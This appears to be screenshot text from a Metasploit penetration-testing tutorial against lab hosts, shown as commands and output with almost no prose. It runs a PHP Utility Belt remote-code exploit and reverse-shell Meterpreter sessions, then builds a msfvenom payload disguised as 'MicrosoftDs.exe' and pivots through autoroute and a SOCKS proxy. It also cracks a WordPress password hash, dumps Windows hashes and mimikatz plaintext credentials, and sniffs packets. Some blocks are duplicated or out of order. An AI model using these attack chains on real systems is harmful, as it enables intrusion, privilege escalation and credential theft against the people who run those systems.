no	HTTP server virtual host

```
[msf auxiliary(dir_scanner) > set RHOSTS 192.168.10.110
```

```
RHOSTS => 192.168.10.110
```


```
[msf auxiliary(dir_scanner) > set THREADS 10
```



```
THREADS => 10
```

```
[msf auxiliary(dir_scanner) > run
```

```
msf auxiliary(dir_scanner) > run
```

```
[*] Detecting error code
[*] Using code '404' as not found for 192.168.10.110
[*] Found http://192.168.10.110:80/.../ 404 (192.168.10.110)
[*] Found http://192.168.10.110:80/blog/ 200 (192.168.10.110)
[*] Found http://192.168.10.110:80/cgi-bin/ 404 (192.168.10.110)
[*] Found http://192.168.10.110:80/error/ 403 (192.168.10.110)
[*] Found http://192.168.10.110:80/examples/ 503 (192.168.10.110)
[*] Found http://192.168.10.110:80/icons/ 200 (192.168.10.110)
[*] Found http://192.168.10.110:80/img/ 200 (192.168.10.110)
[*] Found http://192.168.10.110:80/phpMyAdmin/ 404 (192.168.10.110)
[*] Found http://192.168.10.110:80/phpmyadmin/ 403 (192.168.10.110)
[*] Found http://192.168.10.110:80/security/ 404 (192.168.10.110)
[*] Found http://192.168.10.110:80/webalizer/ 404 (192.168.10.110)
[*] Found http://192.168.10.110:80/php-utility-belt/ 200 (192.168.10.110)
[*] Auxiliary module execution completed
```





```
msf auxiliary(brute_dirs) > use exploit/multi/http/php_utility_belt_rce
msf exploit/php_utility_belt_rce > show options
```

Module options (exploit/multi/http/php\_utility\_belt\_rce):

Name	Current Setting	Required	Description
Proxies		no	A proxy chain of format type:
host:port[,type:host:port][...]			
RHOST		yes	The target address
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/php-utility-belt/ajax.php	yes	The path to PHP Utility Belt
VHOST		no	HTTP server virtual host

Exploit target:


Id	Name
0	PHP Utility Belt

```
msf exploit/php_utility_belt_rce > set RHOST 192.168.10.110
RHOST => 192.168.10.110
msf exploit/php_utility_belt_rce > exploit
```

```
[*] Started reverse TCP handler on 192.168.10.106:4444
[*] Sending stage (33986 bytes) to 192.168.10.110
[*] Meterpreter session 1 opened (192.168.10.106:4444 -> 192.168.10.110:49182) at
2017-04-21 00:03:11 +0530
```

```
meterpreter > _
```

```
meterpreter > sysinfo
Computer      : WIN-3KOU2TIJ4E0
OS           : Windows NT WIN-3KOU2TIJ4E0 6.3 build 9200 (Windows Server 2012 R2 Standard Edition) i586
Meterpreter  : php/windows
meterpreter > getuid
Server username: Administrator (0)
meterpreter > getpid
Current pid: 2904
```



```
[meterpreter > shell  
Process 1908 created.  
Channel 0 created.  
Microsoft Windows [Version 6.3.9600]  
(c) 2013 Microsoft Corporation. All rights reserved.  
  
C:\xampp\htdocs>arp -a  
  
Terminate channel 0? [y/N] N  
  
Terminate channel ? [y/N] y
```

```
Nipuns-MacBook-Air:~ nipunjaswal$ msfvenom -p windows/meterpreter/revers  
e_tcp LHOST=192.168.10.101 LPORT=1337 -f exe > MicrosoftDs.exe  
No platform was selected, choosing Msf::Module::Platform::Windows from t  
he payload  
No Arch selected, selecting Arch: x86 from the payload  
No encoder or badchars specified, outputting raw payload  
Payload size: 333 bytes  
Final size of exe file: 73802 bytes
```



```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.10.101
LHOST => 192.168.10.101
msf exploit(handler) > set LPORT 1337
LPORT => 1337
msf exploit(handler) > makerc
Usage: makerc <output rc file>

Save the commands executed since startup to the specified file.

msf exploit(handler) > makerc 1337_Handler_Win
[*] Saving last 5 commands to 1337_Handler_Win ...
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.10.101:1337
[*] Starting the payload handler...
```

```
meterpreter > upload MicrosoftDs.exe
[*] uploading   : MicrosoftDs.exe -> MicrosoftDs.exe
[*] uploaded    : MicrosoftDs.exe -> MicrosoftDs.exe
meterpreter > █
```

```
meterpreter > execute -f MicrosoftDs.exe
Process 1420 created.
meterpreter > █
```

```
[msf > use exploit/multi/handler ]
[msf exploit(handler) > set payload windows/meterpreter/reverse_tcp ]
payload => windows/meterpreter/reverse_tcp
[msf exploit(handler) > set LHOST 192.168.10.101 ]
LHOST => 192.168.10.101
[msf exploit(handler) > set LPORT 1337 ]
LPORT => 1337
[msf exploit(handler) > makerc ]
Usage: makerc <output rc file>

Save the commands executed since startup to the specified file.

[msf exploit(handler) > makerc 1337_Handler_Win ]
[*] Saving last 5 commands to 1337_Handler_Win ...
[msf exploit(handler) > exploit ]

[*] Started reverse TCP handler on 192.168.10.101:1337
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 192.168.10.110
[*] Meterpreter session 1 opened (192.168.10.101:1337 -> 192.168.10.110:
49185) at 2017-04-21 00:30:48 +0530

meterpreter > █
```



IP: 192.168.10.110  
OS: Windows Server 2012 R2  
Apps:  
1. WordPress  
2. PHP Utility Belt

Interface 12

=====

Name : Intel(R) PRO/1000 MT Desktop Adapter  
Hardware MAC : 08:00:27:ff:e0:ef  
MTU : 1500  
IPv4 Address : 192.168.10.110  
IPv4 Netmask : 255.255.255.0  
IPv6 Address : fe80::8c8d:b976:84f1:137  
IPv6 Netmask : ffff:ffff:ffff:ffff::

Interface 15

=====

Name : Intel(R) PRO/1000 MT Desktop Adapter #2  
Hardware MAC : 08:00:27:6e:f3:35  
MTU : 1500  
IPv4 Address : 172.28.128.5  
IPv4 Netmask : 255.255.255.0  
IPv6 Address : fe80::f8d8:f870:cd89:2cf1  
IPv6 Netmask : ffff:ffff:ffff:ffff::

```

msf exploit(handler) > use post/windows/manage/autoroute ]
msf post(autoroute) > show options ]

Module options (post/windows/manage/autoroute):

  Name      Current Setting  Required  Description
  ----      -
  CMD       autoadd          yes       Specify the autoroute command (Accepted: add, autoadd, print, delete, default)
  NETMASK   255.255.255.0   no        Netmask (IPv4 as "255.255.255.0" or CIDR as "/24")
  SESSION   .                yes       The session to run this module on
  SUBNET    10.10.10.0       no        Subnet (IPv4, for example, 10.10.10.0)

msf post(autoroute) > set SESSION 1 ]
SESSION => 1
msf post(autoroute) > set SUBNET 172.28.128.0 ]
SUBNET => 172.28.128.0
msf post(autoroute) > █

```

```

msf post(autoroute) > run ]

[*] Running module against WIN-3KOU2TIJ4E0
[*] Searching for subnets to autoroute.
[+] Route added to subnet 172.28.128.0/255.255.255.0 from host's routing table.
[+] Route added to subnet 192.168.10.0/255.255.255.0 from host's routing table.
[*] Post module execution completed
msf post(autoroute) > █

```


```

msf auxiliary(tcp) > run

[*] 172.28.128.3:          - 172.28.128.3:3306 - TCP OPEN
[*] 172.28.128.3:          - 172.28.128.3:80 - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(tcp) > use auxiliary/scanner/http/http_version
msf auxiliary(http_version) > get RHOSTS
RHOSTS => 172.28.128.3
msf auxiliary(http_version) > run

[*] 172.28.128.3:80 Apache/2.4.17 (Win32) OpenSSL/1.0.2d PHP/5.5.30
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(http_version) > █

```



```
msf > use auxiliary/scanner/mysql/mysql_version ]
msf auxiliary(mysql_version) > setg RHOSTS 172.28.128.3 ]
RHOSTS => 172.28.128.3
msf auxiliary(mysql_version) > run ]

[*] 172.28.128.3:3306 - 172.28.128.3:3306 is running MySQL 5.5.5-10.
1.9-MariaDB (protocol 10)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(mysql_version) > █
```

```
msf > use auxiliary/scanner/mysql/mysql_login
msf auxiliary(mysql_login) > set BLANK_PASSWORDS true
BLANK_PASSWORDS => true
msf auxiliary(mysql_login) > set username root
username => root
msf auxiliary(mysql_login) > run

[*] 172.28.128.3:3306 - 172.28.128.3:3306 - Found remote MySQL versi
on 5.5.5
[+] 172.28.128.3:3306 - MYSQL - Success: 'root:'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(mysql_login) > █
```

```
msf auxiliary(mysql_sql) > run

[*] 172.28.128.3:3306 - Sending statement: 'show databases'...
[*] 172.28.128.3:3306 - | information_schema |
[*] 172.28.128.3:3306 - | mysql |
[*] 172.28.128.3:3306 - | performance_schema |
[*] 172.28.128.3:3306 - | phpmyadmin |
[*] 172.28.128.3:3306 - | test |
[*] 172.28.128.3:3306 - | wordpress |
[*] Auxiliary module execution completed
```

```
msf auxiliary(mysql_sql) > set SQL "show tables from wordpress"
SQL => show tables from wordpress
msf auxiliary(mysql_sql) > run

[*] 172.28.128.3:3306 - Sending statement: 'show tables from wordpress'.
..
[*] 172.28.128.3:3306 - | wp_commentmeta |
[*] 172.28.128.3:3306 - | wp_comments |
[*] 172.28.128.3:3306 - | wp_links |
[*] 172.28.128.3:3306 - | wp_options |
[*] 172.28.128.3:3306 - | wp_postmeta |
[*] 172.28.128.3:3306 - | wp_posts |
[*] 172.28.128.3:3306 - | wp_term_relationships |
[*] 172.28.128.3:3306 - | wp_term_taxonomy |
[*] 172.28.128.3:3306 - | wp_termmeta |
[*] 172.28.128.3:3306 - | wp_terms |
[*] 172.28.128.3:3306 - | wp_usermeta |
[*] 172.28.128.3:3306 - | wp_users |
[*] Auxiliary module execution completed
```

```
msf auxiliary(mysql_sql) > set SQL "select * from wordpress.wp_users"
SQL => select * from wordpress.wp_users
msf auxiliary(mysql_sql) > run

[*] 172.28.128.3:3306 - Sending statement: 'select * from wordpress.wp_u
sers'...
[*] 172.28.128.3:3306 - | 1 | admin | $P$Brvo5N/.9tnVtEtt5sf8ggYnippHy
1 | admin | whatever@whatever.com | | 2017-04-20 14:29:16 | | 0 | admi
n |
[*] Auxiliary module execution completed
```

```
root@mm:~# hashcat -m 400 hash pass.txt
Initializing hashcat v2.00 with 1 threads and 32mb segment-size...

Added hashes from file hash: 1 (1 salts)
Activating quick-digest mode for single-hash with salt

$P$Brvo5N/.9tnVtEtttd5sf8ggYnippHy1:Admin@123

All hashes have been recovered

Input.Mode: Dict (pass.txt)
Index.....: 1/1 (segment), 88 (words), 647 (bytes)
Recovered..: 1/1 hashes, 1/1 salts
Speed/sec.: - plains, - words
Progress...: 24/88 (27.27%)
Running...: 00:00:00:01
Estimated.: --:--:--:--

Started: Mon Apr 24 01:18:38 2017
Stopped: Mon Apr 24 01:18:39 2017
```

```
msf auxiliary(dir_scanner) > run

[*] Detecting error code
[*] Using code '404' as not found for 172.28.128.3
[*] Found http://172.28.128.3:80/.../ 403 (172.28.128.3)
[*] Found http://172.28.128.3:80/cgi-bin/ 404 (172.28.128.3)
[*] Found http://172.28.128.3:80/error/ 404 (172.28.128.3)
[*] Found http://172.28.128.3:80/examples/ 503 (172.28.128.3)
[*] Found http://172.28.128.3:80/icons/ 404 (172.28.128.3)
[*] Found http://172.28.128.3:80/img/ 404 (172.28.128.3)
[*] Found http://172.28.128.3:80/phpmyadmin/ 200 (172.28.128.3)
[*] Found http://172.28.128.3:80/test/ 200 (172.28.128.3)
[*] Found http://172.28.128.3:80/webalizer/ 404 (172.28.128.3)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```



```
[msf auxiliary(socks4a) > show options
```

```
Module options (auxiliary/server/socks4a):
```

Name	Current Setting	Required	Description
SRVHOST	0.0.0.0	yes	The address to listen on
SRVPORT	1080	yes	The port to listen on.

```
Auxiliary action:
```

Name	Description
Proxy	

```
[msf auxiliary(socks4a) > set SRVHOST 127.0.0.1  
SRVHOST => 127.0.0.1
```

```
[msf auxiliary(socks4a) > run
```

```
[*] Auxiliary module execution completed
```

```
[msf auxiliary(socks4a) >
```

```
[*] Starting the socks4a proxy server
```

```
[msf auxiliary(socks4a) > █
```

```
[bash-3.2$ proxychains4 nmap 172.28.128.3 -p80
```

```
[proxychains] config file found: /usr/local/etc/proxychains.conf
```

```
[proxychains] preloading /usr/local/lib/libproxychains4.dylib
```

```
[proxychains] DLL init: proxychains-ng 4.12
```

```
Starting Nmap 7.40 ( https://nmap.org ) at 2017-04-22 21:33 IST
```

```
[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.28.128.3:80 ... OK
```

```
[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.28.128.3:80 ... OK
```

```
Nmap scan report for 172.28.128.3
```

```
Host is up (0.26s latency).
```

```
PORT      STATE SERVICE
```

```
80/tcp    open  http
```

```
Nmap done: 1 IP address (1 host up) scanned in 0.76 seconds
```

```
[bash-3.2$ █
```

```

bash-3.2$ proxychains4 wget http://172.28.128.3/test/
[proxychains] config file found: /usr/local/etc/proxychains.conf
[proxychains] preloading /usr/local/lib/libproxychains4.dylib
[proxychains] DLL init: proxychains-ng 4.12
--2017-04-22 21:38:02-- http://172.28.128.3/test/
Connecting to 172.28.128.3:80... [proxychains] Strict chain ... 127.0.0.1:1080 ... 172.28.128.3:80 ...
connected.
HTTP request sent, awaiting response... 200 OK
Length: 2353 (2.3K) [text/html]
Saving to: 'index.html'

index.html          100%[=====] 2.30K  --
2017-04-22 21:38:03 (40.8 MB/s) - 'index.html' saved [2353/2353]

```

```

bash-3.2$ cat index.html
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8" />
  <title>PHP Utility Belt</title>
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <link href="//netdna.bootstrapcdn.com/twitter-bootstrap/2.2.1/css/bootstrap-combined.min.css" rel="
  <!--[if lt IE 9]>
  <script src="//html5shiv.googlecode.com/svn/trunk/html5.js"></script>
  <![endif]-->
  <style type="text/css" media="screen">
    body { padding-top: 60px; }
    @media (max-width:979px) { body { padding-top: 0; } }
    code { color: black; }
  </style>
  <script type="text/javascript">var PATH = '';</script>
</head>
<body>

```

```

msf auxiliary(socks4a) > use exploit/multi/http/php_utility_belt_rce
msf exploit(phi_utility_belt_rce) > show options

Module options (exploit/multi/http/php_utility_belt_rce):

Name      Current Setting      Required  Description
-----
Proxies   no                   no       A proxy chain of format type:host:port[,type:host:port][
RHOST     yes                  yes      The target address
RPORT     80                   yes      The target port (TCP)
SSL       false                no       Negotiate SSL/TLS for outgoing connections
TARGETURI /php-utility-belt/ajax.php yes        The path to PHP Utility Belt
VHOST     no                   no       HTTP server virtual host

```

```
LPORT 4444          yes          The listen port
```

Exploit target:

```
Id  Name
--  ----
0   PHP Utility Belt
```

```
msf exploit(php_utility_belt_rce) > exploit
```

```
[*] Started reverse TCP handler on 192.168.10.103:4444 via the meterpreter on session 1
```

```
[*] Exploit completed, but no session was created.
```

```
msf exploit(php_utility_belt_rce) > exploit
```

```
[*] Started reverse TCP handler on 192.168.10.103:4444 via the meterpreter on session 1
```

```
[*] Exploit completed, but no session was created.
```

```
msf exploit(php_utility_belt_rce) > set payload php/meterpreter/bind_tcp
```

```
payload => php/meterpreter/bind_tcp
```

```
msf exploit(php_utility_belt_rce) > run
```

```
[*] Started bind handler
```

```
[*] Sending stage (33986 bytes) to 172.28.128.3
```

```
[*] Meterpreter session 2 opened (192.168.10.103-192.168.10.110:0 -> 172.28.128.3:4444) at 2017-04-22 21:44:10
```

```
msf > resource 1337_Handler_Win
```

```
[*] Processing 1337_Handler_Win for ERB directives.
```

```
resource (1337_Handler_Win)> use exploit/multi/handler
```

```
resource (1337_Handler_Win)> set payload windows/meterpreter/reverse_tcp
```

```
payload => windows/meterpreter/reverse_tcp
```

```
resource (1337_Handler_Win)> set LHOST 192.168.10.103
```

```
LHOST => 192.168.10.103
```

```
resource (1337_Handler_Win)> set LPORT 1338
```

```
LPORT => 1338
```

```
resource (1337_Handler_Win)> exploit
```

```
[*] Started reverse TCP handler on 192.168.10.103:1338
```

```
[*] Starting the payload handler...
```

```
[*] Sending stage (957487 bytes) to 192.168.10.104
```

```
[*] Meterpreter session 1 opened (192.168.10.103:1338 -> 192.168.10.104:49556) at 2017-04-22 21:50:29 +0530
```

```
meterpreter > █
```

```

meterpreter > sysinfo
Computer      : WIN-SWIKKOTKSHX
OS           : Windows 2008 (Build 6001, Service Pack 1).
Architecture : x86
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 1
Meterpreter  : x86/windows
meterpreter > getuid
Server username: WIN-SWIKKOTKSHX\Administrator
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > █

```

```

meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:01c714f171b670ce8f719f2d07812470:::
Daytona:1001:aad3b435b51404eeaad3b435b51404ee:01c714f171b670ce8f719f2d07812470:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
mm:1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter > load mimikatz
Loading extension mimikatz...success.
meterpreter > kerberos
[+] Running as SYSTEM
[*] Retrieving kerberos credentials
kerberos credentials
=====

AuthID      Package      Domain          User            Password
-----
0;996       Negotiate    WORKGROUP       WIN-SWIKKOTKSHX$
0;36540     NTLM
0;995       Negotiate    NT AUTHORITY    IUSR
0;997       Negotiate    NT AUTHORITY    LOCAL SERVICE
0;999       NTLM         WORKGROUP       WIN-SWIKKOTKSHX$
0;124630    NTLM         WIN-SWIKKOTKSHX Administrator    Nipun@123

```

```

meterpreter > load sniffer
Loading extension sniffer...success.

```

```

meterpreter > sniffer_interfaces

1 - 'WAN Miniport (Network Monitor)' ( type:3 mtu:1514 usable:true dhcp:false wifi:false )
2 - 'Intel(R) PRO/1000 MT Desktop Adapter' ( type:0 mtu:1514 usable:true dhcp:true wifi:false )
3 - 'Intel(R) PRO/1000 MT Desktop Adapter' ( type:0 mtu:1514 usable:true dhcp:true wifi:false )

```

```

meterpreter > sniffer_start 2
[*] Capture started on interface 2 (50000 packet buffer)
meterpreter > sniffer_sta
sniffer_start sniffer_stats
meterpreter > sniffer_sta
sniffer_start sniffer_stats
meterpreter > sniffer_stats 2
[*] Capture statistics for interface 2
    packets: 12
    bytes: 1446

```


```

meterpreter > sniffer_dump 2 test.pcap
[*] Flushing packet capture buffer for interface 2...
[*] Flushed 143 packets (23003 bytes)
[*] Downloaded 100% (23003/23003)...
[*] Download completed, converting to PCAP...
[*] PCAP file written to test.pcap

```


The screenshot shows the Wireshark interface with a packet capture of ARP requests. The packet list pane shows 141 packets, with packet 2 selected. The packet details pane shows the ARP request structure.

No.	Time	Source	Destination	Protocol	Length	Info
2	0.000000	PcsSyste_6e...	Broadcast	ARP	60	Who has 172.28.128.3? Tell 172.28.128.5
3	0.000000	PcsSyste_84...	PcsSyste_6...	ARP	42	172.28.128.3 is at 08:00:27:84:55:8c
